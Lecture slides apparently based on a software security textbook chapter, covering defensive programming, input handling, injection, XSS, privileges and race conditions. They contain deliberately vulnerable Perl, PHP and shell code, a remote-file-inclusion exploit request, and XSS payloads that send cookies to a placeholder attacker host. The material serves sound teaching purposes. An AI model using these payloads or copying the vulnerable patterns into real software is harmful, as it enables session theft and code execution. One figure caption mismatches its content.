

Computer Security: Principles and Practice

Fourth Edition

By: William Stallings and Lawrie Brown

Chapter 11

Software Security

Software Error Category: Insecure Interaction Between Components

Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Unrestricted Upload of File with Dangerous Type

Cross-Site Request Forgery (CSRF)

URL Redirection to Untrusted Site ('Open Redirect')

Software Error Category: Risky Resource Management

Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')

Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Download of Code Without Integrity Check

Inclusion of Functionality from Untrusted Control Sphere

Use of Potentially Dangerous Function

Incorrect Calculation of Buffer Size

Uncontrolled Format String

Integer Overflow or Wraparound

Software Error Category: Porous Defenses

Missing Authentication for Critical Function

Missing Authorization

Use of Hard-coded Credentials

Missing Encryption of Sensitive Data

Reliance on Untrusted Inputs in a Security Decision

Execution with Unnecessary Privileges

Incorrect Authorization

Incorrect Permission Assignment for Critical Resource

Use of a Broken or Risky Cryptographic Algorithm

Improper Restriction of Excessive Authentication Attempts

Use of a One-Way Hash without a Salt

Table 11.1

CWE/SANS

TOP 25

Most

**Dangerous
Software**

Errors (2011)

(Table is on page
359 in the textbook)

Security Flaws

- Critical Web application security flaws include **five related to insecure software code**
 - Unvalidated input
 - Cross-site scripting
 - Buffer overflow
 - Injection flaws
 - Improper error handling
- These flaws occur as a consequence of **insufficient checking and validation of data and error codes** in programs
- **Awareness** of these issues is a critical initial step in writing more **secure program code**
- **Emphasis** should be placed on the need for **software developers** to address these known areas of concern

Reducing Software Vulnerabilities

- The NIST report NISTIR 8151 presents a range of approaches to **reduce the number of software vulnerabilities**
- It recommends:
 - **Stopping vulnerabilities before they occur** by using improved methods for **specifying and building software**
 - **Finding vulnerabilities before they can be exploited** by using better and more **efficient testing** techniques
 - **Reducing the impact of vulnerabilities** by building more **resilient architectures**

Software Security, Quality and Reliability

- Software **quality** and **reliability**:
 - Concerned with the **accidental failure** of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
 - Improve using structured design and testing to **identify and eliminate as many bugs** as possible from a program
 - Concern is not how many bugs, but **how often they are triggered**

- Software **security**:
 - Attacker **chooses probability distribution**, specifically targeting bugs that result in a failure that can be exploited by the attacker
 - **Triggered by inputs** that differ dramatically from what is usually expected
 - **Unlikely to be identified** by common testing approaches

Defensive Programming

- Designing and implementing software so that it **continues to function even when under attack**
- Requires **attention to all aspects of program execution, environment, and type of data** it processes
- Software is able to **detect erroneous conditions** resulting from some attack
- Also referred to as **secure programming**
- Key rule is to **never assume anything**, check all assumptions and handle any possible error states




Figure 11.1 Abstract View of Program


Defensive Programming

- Programmers often **make assumptions about the type of inputs** a program will receive **and the environment** it executes in
 - **Assumptions** need to be **validated** by the program and all potential failures handled gracefully and safely
- Requires a **changed mindset** to traditional programming practices
 - Programmers have to understand **how failures can occur** and the steps needed to **reduce the chance of them** occurring in their programs
- **Conflicts with business pressures** to keep development times as short as possible to maximize market advantage

Security by Design

- **Security** and **reliability** are common design goals in most engineering disciplines
- Software development **not as mature**
- Recent years have seen increasing efforts to **improve secure software development processes**
- Software Assurance Forum for Excellence in Code (**SAFECode**)
 - **Develop publications** outlining industry best practices for software assurance and providing practical advice for implementing proven methods for secure software development

Handling Program Input



Input Size & Buffer Overflow

- Programmers often make assumptions about the **maximum expected size of input**
 - **Allocated buffer size** is not confirmed
 - Resulting in **buffer overflow**
- **Testing** may not identify vulnerability
 - Test inputs are unlikely to include large enough inputs to trigger the overflow
- **Safe coding** treats all input as dangerous

Interpretation of Program Input

- Program input may be **binary or text**
 - Binary interpretation depends on encoding and is usually application specific
- There is an increasing variety of **character sets** being used
 - Care is needed to identify just which set is being used and what characters are being read
- **Failure to validate** may result in an exploitable vulnerability
- **2014 Heartbleed OpenSSL bug** is a recent example of a failure to check the validity of a binary input value

Injection Attacks

- Flaws relating to **invalid handling of input data**, specifically when program input data can accidentally or deliberately **influence the flow of execution** of the program

Most often occur in **scripting languages**

- Encourage **reuse of other programs and system utilities** where possible to save coding effort
- Often used as **Web CGI scripts**

```

1  #!/usr/bin/perl
2  # finger.cgi - finger CGI script using Perl5 CGI module
3
4  use CGI;
5  use CGI::Carp qw(fatalsToBrowser);
6  $q = new CGI;          # create query object
7
8  # display HTML header
9  print $q->header,
10     $q->start_html('Finger User'),
11     $q->h1('Finger User');
12  print "<pre>";
13
14  # get name of user and display their finger details
15  $user = $q->param("user");
16  print `/usr/bin/finger -sh $user`;
17
18  # display HTML footer
19  print "</pre>";
20  print $q->end_html;

```

(a) Unsafe Perl finger CGI script

```

<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>

```

(b) Finger form

```

Fi nger User
Login      Name                TTY  Idle  Login  Time   Where
lpb        Lawrie Brown            p0      Sat   15:24 ppp41.grapevine

Fi nger User
attack success
-rwxr-xr-x  1 lpb  staff  537 Oct 21 16:19 finger.cgi
-rw-r--r--  1 lpb  staff  251 Oct 21 16:14 finger.html

```

(c) Expected and subverted finger CGI responses

```

14  # get name of user and display their finger details
15  $user = $q->param("user");
16  die "The specified user contains illegal characters!"
17    unless ($user =~ /\w+$/);
18  print `/usr/bin/finger -sh $user`;

```

(d) Safety extension to Perl finger CGI script

Figure 11.2 A Web CGI Injection Attack

```
$name = $_REQUEST['name'];  
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "'";  
$result = mysql_query($query);
```

(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];  
$query = "SELECT * FROM suppliers WHERE name = '" .  
    mysql_real_escape_string($name) . "'";  
$result = mysql_query($query);
```

(b) Safer PHP code

Figure 11.3 SQL Injection Example


```
<?php  
include $path . 'functions.php';  
include $path . 'data/prefs.php';  
...
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

Figure 11.4 PHP Code Injection Example

Cross Site Scripting (XSS) Attacks

Attacks where **input provided by one user** is subsequently **output to another user**

Commonly seen in **scripted Web applications**

- Vulnerability involves the inclusion of **script code** in the HTML content
- Script code may need to **access data associated with other pages**
- Browsers impose **security checks** and restrict **data access to pages originating from the same site**

Exploit **assumption** that **all content from one site is equally trusted** and hence is permitted to interact with other content from the site

XSS reflection vulnerability

- Attacker **includes the malicious script content in data** supplied to a site

```
Thanks for this information, its great!  
<script>document.location='http://hacker.web.site/cookie.cgi?'+  
document.cookie</script>
```


(a) Plain XSS example

```
Thanks for this information, its great!  
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;  
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;  
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;  
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;  
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;  
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;  
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;  
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;  
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;  
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

Validating Input Syntax



Alternate Encodings

May have **multiple means of encoding text**

Growing requirement to support **users around the globe** and to interact with them using their own languages

Unicode used for internationalization

- Uses **16-bit value** for characters
- UTF-8 encodes as **1-4 byte sequences**
- Many Unicode decoders accept any valid equivalent sequence

Canonicalization

- Transforming input data into a single, **standard, minimal representation**
- Once this is done the input data can be **compared with a single representation of acceptable input values**

Validating Numeric Input

- Additional concern when input data represents **numeric values**
- Internally stored in fixed sized value
 - 8, 16, 32, 64-bit **integers**
 - **Floating point** numbers depend on the processor used
 - Values may be **signed** or **unsigned**
- Must correctly interpret text form and process consistently
 - Have issues **comparing signed to unsigned**
 - Could be used to **thwart buffer overflow check**

Input Fuzzing

Developed by Professor
Barton Miller at the
University of Wisconsin
Madison in 1989

Software testing
technique that uses
randomly generated data
as inputs to a program

Range of inputs is very
large

Intent is to determine if
the program or
function correctly
handles abnormal
inputs

Simple, free of
assumptions, cheap

Assists with reliability
as well as security

Can also use templates
to generate classes of
known problem inputs

Disadvantage is that
bugs triggered by
other forms of input
would be missed

Combination of
approaches is needed
for reasonably
comprehensive
coverage of the inputs

Writing Safe Program Code

- Second component is **processing of data** by some algorithm to solve required problem
- High-level languages are typically compiled and linked into **machine code** which is then directly executed by the target processor

Security issues:

- Correct algorithm **implementation**
- Correct **machine instructions** for algorithm
- **Valid manipulation** of data

Correct Algorithm Implementation

Issue of **good program development** technique

Algorithm may not correctly handle all **problem variants**

Consequence of deficiency is a bug in the resulting program that could be exploited

Initial sequence numbers used by many TCP/IP implementations are too **predictable**

Combination of the sequence number as an identifier and authenticator of packets and the failure to make them **sufficiently unpredictable** enables the attack to occur

Another variant is when the programmers **deliberately include additional code** in a program to help **test and debug** it

Often **code remains** in production release of a program and could **inappropriately release information**

May permit a user to **bypass security checks** and perform actions they would not otherwise be allowed to perform

This vulnerability was exploited by the **Morris Internet Worm**

Ensuring Machine Language Corresponds to Algorithm

- Issue is ignored by most programmers
 - **Assumption** is that the compiler or interpreter generates or executes code that **validly implements** the language statements
- Requires **comparing machine code with original source**
 - Slow and difficult
- Development of computer systems with **very high assurance level** is the one area where this level of checking is required
 - Specifically Common Criteria assurance level of EAL 7

Correct Data Interpretation

- **Data** stored as bits/bytes in computer
 - Grouped as **words** or **longwords**
 - Accessed and manipulated in **memory** or copied into processor **registers** before being used
 - **Interpretation** depends on **machine instruction** executed
- Different languages provide different capabilities for **restricting and validating interpretation of data** in variables
 - **Strongly typed languages** are more limited, safer
 - Other languages allow **more liberal interpretation of data** and permit program code to explicitly **change their interpretation**

Correct Use of Memory

- Issue of **dynamic memory allocation**
 - **Unknown amounts** of data
 - **Allocated** when needed, **released** when done
 - Used to manipulate **Memory leak**
 - **Steady reduction** in memory available on the heap to the point where it is completely exhausted
- Many older languages have **no explicit support** for dynamic memory allocation
 - Use **standard library routines** to allocate and release memory
- Modern languages **handle automatically**

Race Conditions

- **Without synchronization** of accesses it is possible that values may be corrupted or changes lost due to overlapping access, use, and replacement of shared values
- Arise when writing **concurrent code** whose solution requires the correct selection and use of appropriate **synchronization primitives**
- Deadlock
 - Processes or threads **wait on a resource** held by the other
 - **One or more programs** has to be **terminated**

Operating System Interaction


Programs execute on systems **under the control of an operating system**

- Mediates and shares **access to resources**
- Constructs **execution environment**
- Includes **environment variables and arguments**

Systems have a concept of **multiple users**

- **Resources** are owned by a user and **have permissions granting access** with various rights to different categories of users
- Programs need access to various resources, however **excessive levels of access are dangerous**
- Concerns when **multiple programs access shared resources** such as a common file

Environment Variables



Collection of string values inherited by each process from its parent

- Can **affect** the way a running **process behaves**
- **Included in memory** when it is constructed

Can be modified by the program process at any time

- **Modifications** will be **passed to its children**

Another **source of untrusted program input**

Most common use is by a local user attempting to **gain increased privileges**

- Goal is to **subvert a program** that grants **superuser or administrator privileges**

```
#!/bin/bash
user=`echo $1 | sed 's/@.*$//'\`
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 | sed 's/@.*$//'\`
grep $user /var/local/accounts/ipaddrs
```

(b) Still vulnerable privileged shell script

Figure 11.6 Vulnerable Shell Scripts

Vulnerable Compiled Programs

Programs can be vulnerable to **PATH variable manipulation**

- Must reset to **“safe” values**

If **dynamically linked** may be vulnerable to manipulation of LD_LIBRARY_PATH

- Used to **locate suitable dynamic library**
- Must either **statically link privileged programs** or **prevent use of this variable**

Use of Least Privilege

Privilege escalation

- Exploit of flaws may give attacker **greater privileges**

Least privilege


- Run programs with least privilege **needed to complete their function**

Determine appropriate **user** and **group privileges required**

- Decide whether to grant **extra user** or just **group privileges**

Ensure that privileged program can **modify** only those **files and directories necessary**

Root/Administrator Privileges



Programs with root/administrator privileges are a major target of attackers

- They provide **highest levels** of system access and control
- Are needed to **manage access** to protected system resources

Often **privilege** is only **needed at start**

- Can then run as normal user

Good design **partitions** complex programs in **smaller modules with needed privileges**

- **Provides a greater degree of isolation** between the components
- **Reduces the consequences of a security breach** in one component
- Easier to **test and verify**

System Calls and Standard Library Functions

Programs use **system calls** and **standard library functions** for common operations

Programmers **make assumptions** about their operation

- If **incorrect behavior** is not what is expected
- May be a result of system **optimizing access** to shared resources
- Results in requests for services being buffered, resequenced, or otherwise modified to optimize system use
- **Optimizations** can **conflict** with program goals

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, ... ]  
open file for writing  
for each pattern  
    seek to start of file  
    overwrite file contents with pattern  
close file  
remove file
```

(a) Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, ... ]  
open file for update  
for each pattern  
    seek to start of file  
    overwrite file contents with pattern  
    flush application write buffers  
    sync file system write buffers with device  
close file  
remove file
```

(b) Better secure file shredding program algorithm

Figure 11.7 Example Global Data Overflow Attack

Preventing Race Conditions

- Programs may need to access a **common system resource**
- Need suitable **synchronization mechanisms**
 - Most common technique is to acquire a **lock** on the shared file
- Lockfile
 - Process must create and own the **lockfile** in order to gain access to the shared resource
 - Concerns
 - If a program chooses to **ignore the existence of the lockfile** and access the shared resource the system will not prevent this
 - All programs using this form of **synchronization** must **cooperate**
 - **Implementation**

```
#!/usr/bin/perl
#
$EXCL LOCK = 2;
$UNLOCK    = 8;
$FILENAME  = "forminfo.dat";

# open data file and acquire exclusive access lock
open (FILE, ">> $FILENAME") || die "Failed to open $FILENAME \n";
flock FILE, $EXCL LOCK;
... use exclusive access to the forminfo file to save details
# unlock and close file
flock FILE, $UNLOCK;
close(FILE);
```

Figure 11.8 Perl File Locking Example

Safe Temporary Files

- Many programs use **temporary files**
- Often in **common, shared** system area
- Must be **unique**, not accessed by others
- Commonly create **name using process ID**
 - Unique, but **predictable**
 - **Attacker** might guess and attempt to **create own file** between program checking and creating
- **Secure temporary file creation and use** requires the use of **random names**

Other Program Interaction

Programs may use **functionality and services of other programs**

- **Security vulnerabilities** can result unless care is taken with this interaction
 - Such issues are of particular concern when the program being used did not **adequately identify all the security concerns** that might arise
 - Occurs with the current trend of **providing Web interfaces** to programs
 - Burden falls on the **newer programs** to identify and manage any security issues that may arise

Issue of **data confidentiality/integrity**

Detection and handling of exceptions and errors generated by interaction is also important from a security perspective

Handling Program Output

- Final component is **program output**
 - May be stored for **future use**, **sent over net**, **displayed**
 - May be **binary** or **text**
- Important from a program security perspective that the **output** conform to **the expected form and interpretation**
- Programs must **identify** what is **permissible output content** and filter any possibly untrusted data to ensure that only **valid output** is displayed
- **Character set** should be specified

Summary

- Software security issues
 - Introducing software security and defensive programming
- Writing safe program code
 - Correct algorithm implementation
 - Ensuring that machine language corresponds to algorithm
 - Correct interpretation of data values
 - Correct use of memory
 - Preventing race conditions with shared memory
- Handling program output
- Handling program input
 - Input size and buffer overflow
 - Interpretation of program input
 - Validating input syntax
 - Input fuzzing
- Interacting with the operating system and other programs
 - Environment variables
 - Using appropriate, least privileges
 - Systems calls and standard library functions
 - Preventing race conditions with shared system resources
 - Safe temporary file use
 - Interacting with other programs

作业

- 英文教材（第四版）P415-416
- Questions 11.2, 11.4, 11.9
- Problems 11.1, 11.2